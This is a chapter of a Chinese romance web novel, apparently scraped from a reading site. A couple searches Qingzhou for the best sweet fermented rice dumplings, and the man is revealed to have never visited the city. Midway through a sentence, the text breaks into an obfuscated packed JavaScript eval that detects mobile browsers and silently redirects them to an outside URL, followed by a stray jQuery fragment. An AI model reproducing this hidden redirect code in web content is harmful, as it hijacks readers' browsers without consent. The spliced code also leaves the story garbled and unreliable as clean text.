63. 约定之事

作品:《逐山之盈

    陆方盈牵着南雾山走到树下,解开缰绳,看着她坐稳后,才把马绳递到她手里。


    “你还没说,要去哪里?”


    陆方盈翻身上马,“清州府,五日便到。”


    南雾山微微一愣,随即想起什么,眼中闪过一丝恍然。


    清州府,酒酿圆子。


    那是他们当初的约定,后来风波迭起,生死奔忙,她早已抛之脑后,却没想到,他还记得。


    五日后,清州府


    南雾山和陆方盈寻了一家客栈,安置好马匹后,才出门去寻最好吃的酒酿圆子。


    清州府和锦州是全然不同的风貌,这里河道纵横,石桥如月,白墙黑瓦的民居临水而建,窗台上摆放着各色花篮。


    甚至还未到秋日,空气中还弥漫着隐约的桂花香气,一路走来,才发现是清州府人的茶汤里都飘着干桂花。陆方盈牵着南雾山穿过熙攘的街市,他走得不快,目光不时扫过两侧的街铺招牌,像是在寻找什么。


    南雾山起初并未在意,直到他们第三次走过同一座石拱桥时,她才察觉出异样。


    陆方盈的脚步在桥头停住,望着桥下的乌篷船缓缓划过,他眉心微蹙,像是在努力回忆什么。“方盈。”南雾山轻声唤他,“忘记路了?”


    陆方盈转过头,眼中的迟疑一闪而过,随即笑道:“怎会,清州府最有名的那家酒酿圆子,就在……前面那条巷子里。”


    他语气笃定,可南雾山分明看见,他的目光快速地左右扫视,像是在众多岔路中随机选了一条。


    她没有戳破,只点点头:“好。”


    两人拐进那天青石板铺就的小巷,巷子不宽,两侧是高高的封火墙,墙上爬着些青苔。偶有木门虚掩,能瞥见院子里还晾晒着衣裳。


    走了约莫一炷香的时间,巷子到了尽头,却是一家卖竹编制品的铺子,老板娘正在门口编篮子,见他们过来,抬头笑了笑:“客人要买什么?”


    陆方盈的脚步顿住,脸上掠过一丝窘迫。


    南雾山心中了然,却安静地站在他身边,等他的反应。


    陆方盈清了清嗓子,“……请问,这附近最好吃的酒酿圆子,在哪里?”


    老板娘手上不停,竹篾在她指尖翻飞,“酒酿圆子?好吃的店铺多了去了,可分不出哪个最好吃。像是王婆婆家,桥头杨记,还有沈家甜水铺……”


    陆方盈的表情空白了一瞬。


    南雾山看得分明,他根本不知道清州府有哪些铺子卖酒酿圆子,更不知道哪家是最好吃的。


    从前他常年病魔缠身,最远不过去淳塘江上放空自己。之后陆方明去世,他也是急着去学武报仇。


    这最好吃的酒酿圆子,恐怕都是听来的,他其实从未来过清州府。


    这个认知像一滴温水,悄然滴落在南雾山的心湖中,漾开一圈圈涟漪。


    “沈家甜水铺在哪里?”南雾山先一步开口,得到老板娘的指路之后,拉着陆方盈的手,调头走出了巷子。


    陆方盈跟在她的身后,耳根发红,“小山,我不是有意欺瞒的……”


    南雾山握紧他的手,看着他满眼慌乱和歉意,“没关系,我们去尝尝看,到底哪家是最好吃的。”


    两人顺着老板娘所指的方向,一路问一路走。


    清州府的街巷如蛛网般密布,水道与陆路交错,他们不着急,索性放慢脚步,在陌生的城池里闲逛。


    南雾山跟在他身侧,看着他各色人等交谈,看他因听不懂当地方言而微微蹙眉,看他认真道谢的模样。


    这些琐碎平凡的瞬间,让她忽然感觉,回到了他们和席云一起赶路的日子,鲜活的、真实的陆方盈,再次回到了她身边。


    沈家甜水铺并不难找,老远就能看到他家门口排着十几人的队伍,甜糯的酒酿香气老远就能闻到。


    轮到他们时,南雾山只要了一碗。既然想多尝尝几家的,也不好一下吃多了,两人分着吃最为合适。


    热腾腾的青瓷碗端到手中时,莹白的圆子沉在浅琥珀色的酒汤里,面上撒着一层薄薄的干桂花,热气一蒸,甜香扑鼻。


    两人在临水的木桌边坐下,陆


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16918298|188674||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    方盈没有立刻动勺,而是看着南雾山舀起一勺,送入口中。


    “怎么样?”他问,语气中还带着一丝紧张。圆子软糯适中,咬下去有微微弹性,米香纯粹,酒酿清甜,酒味含蓄,不会过分浓烈。桂花的香气恰到好处,不会喧宾夺主。


    谈不上什么惊为天人的味道,只是一碗扎实的、温暖的家常甜点。


    可她抬起头,对上陆方盈期待的目光时,认真点了点头:“很好吃。”


    陆方盈眼睛亮了起来,像是卸下了什么重担。他也舀起一口,送入口中,慢慢咽下,然后笑了起来:“确实好吃。比我听说的……还要好吃。”


    河风拂过,带来湿润的凉意。


    南雾山和陆方盈牵着手,继续向下一家店铺走去。


    “陆方盈。”南雾山突然开口,喊了他的全名。


    陆方盈侧首,认真望着她,“嗯?”


    “栖霞阙没有酒酿圆子。”她说,“我的意思是,山里清苦,只有野果、清泉,偶尔猎些山鸡野兔,大家修行刻苦,不重口腹之欲。”


    他静静听着。


    “但后山有一处野梅林,冬天开花时,我会采一些酿酒。只是总酿不好,不是太淡,就是太酸。”她顿了顿,“你若愿意,可以试试。”


    “好。”他说,“也许我也酿不好。”南雾山眼中浮起淡淡笑意:“没关系。”话音落下,她转身,微微仰头,在他浅笑的唇上,落下了一个很轻的吻。


    蜻蜓点水般,一触即分,带着酒酿的清甜和桂花的余香,还有独属于南雾山的气息。


    陆方盈浑身一震,眼睛蓦地睁大,他伸出手,刚想将人拥入怀中,加深这个吻,但南雾山已推开半步,唇角噙着笑意看着他。


    他感觉自己的心跳如擂鼓,耳根发烫,所有的注意力都被她夺走,只能痴痴地望着她。


    南雾山重新握住他的手,拉着他继续往前走。


    “若有空闲,我们可以下山吃些好的。”她说。


    总归不论去哪,我们都会一起。